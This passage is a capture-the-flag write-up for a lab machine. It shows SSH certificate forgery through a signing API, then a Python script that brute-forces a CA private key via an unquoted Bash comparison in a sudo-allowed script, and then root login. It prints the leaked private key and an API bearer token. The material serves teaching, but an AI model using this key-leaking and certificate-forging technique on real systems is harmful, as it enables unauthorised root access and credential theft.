Now that we have the necessary authorization key pair we can `SSH` into the `support user` on the host machine. Once again make sure that the public and private keys as well as the certificate are in the same directory to execute the command. Also, notice that this time we target `OpenSSH` on port `2222` which as we assumed earlier is for the host machine rather than within the container.

```
ssh -i itsupport support@ssg.htb -p 2222
```

Support to User

Now that we have successfully escaped the container and have a terminal as the `support` user on the host machine, we can continue our enumeration. Once again under `/home`, we see the user `zzinter` but we can't access their home directory yet.

```
support@ssg:/home$ ls -la
total 16
drwxr-xr-x  4 root    root    4096 Jul 23 13:44 .
drwxr-xr-x 19 root    root    4096 Jul 24 11:54 ..
drwxr-x---  4 support support 4096 Jun 21 18:11 support
drwxr-x---  4 zzinter zzinter 4096 Aug 13 11:15 zzinter
```

If we dig deeper in the machine, under the `/etc/ssh/sshd_config.d` directory we find a file `sshcerts.conf` that further explains the `SSH` configurations in the machine.

```
support@ssg:/etc/ssh/sshd_config.d$ ls
50-cloud-init.conf  sshcerts.conf
```

```
support@ssg:/etc/ssh/sshd_config.d$ cat sshcerts.conf
HostKey /etc/ssh/ssh_host_dsa_key
HostKey /etc/ssh/ssh_host_ecdsa_key
HostKey /etc/ssh/ssh_host_rsa_key
HostKey /etc/ssh/ssh_host_ed25519_key
HostCertificate /etc/ssh/ssh_host_dsa_key-cert.pub
HostCertificate /etc/ssh/ssh_host_ecdsa_key-cert.pub
HostCertificate /etc/ssh/ssh_host_rsa_key-cert.pub
HostCertificate /etc/ssh/ssh_host_ed25519_key-cert.pub
TrustedUserCAKeys /etc/ssh/ca-it.pub
AuthorizedPrincipalsFile /etc/ssh/auth_principals/%u
PasswordAuthentication no
```

This file reveals that we cannot use a password to `SSH` into any user on the host machine due to the `PasswordAuthentication no` which means we will have to have the necessary `SSH` key files. However, we can look further into the authorization principals of each user by navigating to `/etc/ssh/auth_principals/<username>`. There are three users under the `auth_principals` directory, `support`, `zzinter`, and `root`.

```
support@ssg:/etc/ssh/auth_principals$ ls
root  support  zzinter
```

If we look into the files we will find that to `SSH` into:

- the `support` user we must have a key signed with either the `root_user` or `support` principal.
- the `root` user must have a key signed with the `root_user` principal.
- `zzinter` must have a key signed with the `zzinter_temp` principal.

```
support@ssg:/etc/ssh/auth_principals$ cat support
support
root_user
support@ssg:/etc/ssh/auth_principals$ cat root
root_user
support@ssg:/etc/ssh/auth_principals$ cat zzinter
zzinter_temp
```

Perhaps this means that we can use the same API as before to sign another key! If we attempt to sign a key as the `root_user` we will get an error `{"detail": "Root access must be granted manually. See the IT admin staff."}` The only other user we can try to sign a key for is `zzinter` so we will try signing a key with the principal `zzinter_temp`.

We generate another key pair in our `keys` folder and call it `zzinter`, copy the contents of the `zzinter.pub` public key file, and then use the API to sign.

```
ssh-keygen -t ed25519 -f ~/keys/zzinter
```

```
curl signserv.ssg.htb/v1/sign -d '{"pubkey": "<ZZINTER.PUB CONTENTS>",
"username": "<USERNAME>", "principals": "zzinter_temp"}' -H "Content-Type:
application/json" -H "Authorization:Bearer
7Tqx6owMLtnt6oeR2ORbwmOPk30z4ZH901kH6UUT6vNziNqGrYgmSve5jCmnPJDE" | tee zzinter-
cert.pub
```

Now we can attempt to `SSH` into the user `zzinter` with our pair of authorization keys and a successfully signed certificate!

```
ssh -i zzinter zzinter@ssg.htb -p 2222
```

Privilege Escalation

We have finally gotten a terminal as the user of the machine and can try to escalate our privileges to root! To start our enumeration, we will check what `sudo` permissions `zzinter` has with the command `sudo -l`.

```
zzinter@ssg:~$ sudo -l
Matching Defaults entries for zzinter on ssg:
env_reset, mail_badpass,
secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin, use_pty
User zzinter may run the following commands on ssg:
(root) NOPASSWD: /opt/sign_key.sh
```

It appears that there is another key signing script `/opt/sign_key.sh` that `zzinter` can run with `sudo` permissions. Let's read the script and find out what it does.

```
zzinter@ssg:~$ cat /opt/sign_key.sh
#!/bin/bash

usage () {
    echo "Usage: $0 <ca_file> <public_key_file> <username> <principal> <serial>"
    exit 1
}

if [ "$#" -ne 5 ]; then
    usage
fi

ca_file="$1"
```

```

public_key_file="$2"
username="$3"
principal="$4"
serial="$5"

if [ ! -f "$ca_file" ]; then
    echo "Error: CA file '$ca_file' not found."
    usage
fi

if [[ $ca == "/etc/ssh/ca-it" ]]; then
    echo "Error: Use API for signing with this CA."
    usage
fi

itca=$(cat /etc/ssh/ca-it)
ca=$(cat "$ca_file")
if [[ $itca == $ca ]]; then
    echo "Error: Use API for signing with this CA."
    usage
fi

if [ ! -f "$public_key_file" ]; then
    echo "Error: Public key file '$public_key_file' not found."
    usage
fi

supported_principals="webserver,analytics,support,security"
IFS=',' read -ra principal <<< "$principal_str"
for word in "${principal[@]"; do
    if ! echo "$supported_principals" | grep -qw "$word"; then
        echo "Error: '$word' is not a supported principal."
        echo "Choose from:"
        echo "    webserver - external web servers - webadmin user"
        echo "    analytics - analytics team databases - analytics user"
        echo "    support - IT support server - support user"
        echo "    security - SOC servers - support user"
        echo
        usage
    fi
done

if ! [[ $serial =~ ^[0-9]+$ ]]; then
    echo "Error: '$serial' is not a number."
    usage
fi

ssh-keygen -s "$ca_file" -z "$serial" -I "$username" -V -lw:forever -n
"$principals" "$public_key_name"

```

This script appears to sign keys as well but without using the API and instead signing them locally. We know that zzinter was given this script so that he can sign certificates locally due to the issue described in the tickets.

If we look more carefully we will see that it requires a private key file, public key file, serial number, username, and principal. Interestingly, it compares the `ca files` to ensure that the private key `/etc/ssh/ca-it` specifically is not used, since the policy is that people should use the API instead.

```
itca=$(cat /etc/ssh/ca-it)
ca=$(cat "$ca_file")
if [[ $itca == $ca ]]; then
    echo "Error: Use API for signing with this CA."
    usage
fi
```

However, the comparison being made is done without quotes! This is a vulnerability in `Bash` where in the comparison `[[ $itca == $ca ]]` if the parameter after the `=` is not in quotes, it will not treat it as a string but instead trigger pattern matching. This means that if we include `*` in the `ca` parameter it will always return `True`. You can read more about the vulnerability in [Bash Pitfalls](#).

This means that we can attempt to brute force the `ca-it` private key file through the comparison being made in the vulnerable script. We can create a simple `Python` script to reveal the contents of `ca-it`. The script will go through a list of characters and if the resulting error is `Error: Use API for signing with this CA`, then we know that the character is part of the real private key file.

Since the vulnerable script requires a file as a parameter, our `Python` script creates a temporary `ca` file in which we will have our current guess as it decodes. It will go through the characters on a loop until it has decoded the entire private key file, printing it to the terminal and then removing the temporary file we created.

Here is an example script `leak.py` that will brute force the key for us.

```
import string, subprocess, os, sys

all_chars = '-\n/+= ' + string.ascii_letters + string.digits
passwd = ""

# Temp file to store our current guess
temp_ca_file = "/home/zzinter/temp_ca_file"

while True:
    for char in all_chars:
        # Write the current guess to the temp CA file
        with open(temp_ca_file, 'w') as f:
            f.write(passwd + char + '*')

        # Run the script with the temp file as the ca file parameter and random
        # values for the rest
        command = f"sudo /opt/sign_key.sh '{temp_ca_file}' test test webserver 1"

        result = subprocess.run(command, stdout=subprocess.PIPE,
                                stderr=subprocess.PIPE, shell=True, text=True)

        # If the output contains the target message, update the password and
        # break
```



```

        if "Error: Use API for signing with this CA." in (result.stdout +
result.stderr):
            passwd += char
            sys.stdout.write(char)
            sys.stdout.flush()
            break
    else:
        # If no characters matched break/ finished
        print()
        break

# Clean up the temp CA file
if os.path.exists(temp_ca_file):
    os.remove(temp_ca_file)

```

Create a new file as `zzinter`, copy and paste the contents of the script into it and we can run it. It will take some time but the results of our script should be the full `ca-it` private key.

```

zzinter@ssg:~$ python leak.py
-----BEGIN OPENSSH PRIVATE KEY-----
b3B1bnNzaC1rZXktdjEAAAABG5vbmUAAAEBm9uZQAAAAAAAAABAAAAMwAAAAtzc2gtZW
QyNTUxOQAAACCB4PARnctUocmH6swtwDZYAHFu00DKGbnswBPJjRUpsQAAAKg7B1ys0wZc
rAAAAAtzc2gtZWQyNTUxOQAAACCB4PARnctUocmH6swtwDZYAHFu00DKGbnswBPJjRUpsQ
AAAEbexpnzDJyYdz+91UG3dvfjT/scywdzga1gx75RjY0o4Hg8Cudy1ShyYfqzC3AN1gA
cW7Q4MoZuezAE8mNFSmxAAAAIkdsb2JhbCBTU0cgU1NIEN1cnRmaWNpYXR1IGZyb20gSV
QBAgM=
-----END OPENSSH PRIVATE KEY-----

```

In order to sign the certificate locally we will need both the private key and the public key on our machine. We can copy the output of the brute forced private key into a file on our local machine and call it `root`. Again we will have to change its permissions so that `SSH` doesn't give us access errors.

```

chmod 600 root

```

Then we can copy the corresponding public key under `/etc/ssh/ca-it.pub` and paste it into another file on our machine called `root.pub`.

```

zzinter@ssg:/etc/ssh$ cat ca-it.pub
ssh-ed25519 AAAAC3NzaC1lZDI1NTE5AAAAIIHg8Cudy1ShyYfqzC3AN1gAcW7Q4MoZuezAE8mNFSmx
Global SSG SSH Certificate from IT

```

Now we should be able to sign the certificate locally with the principal `root_user` as we have the necessary key pair.

```

ssh-keygen -s root -z 223 -I '<USERNAME>' -V -5m:forever -n root_user root.pub

```

Finally we can use our private key to `SSH` into the root user.

```

ssh -i root root@ssg.htb -p 2222

```

We have successfully gotten a terminal as `root` and can navigate to the root directory to find the root flag!

```
root@ssg:~# cat root.txt
```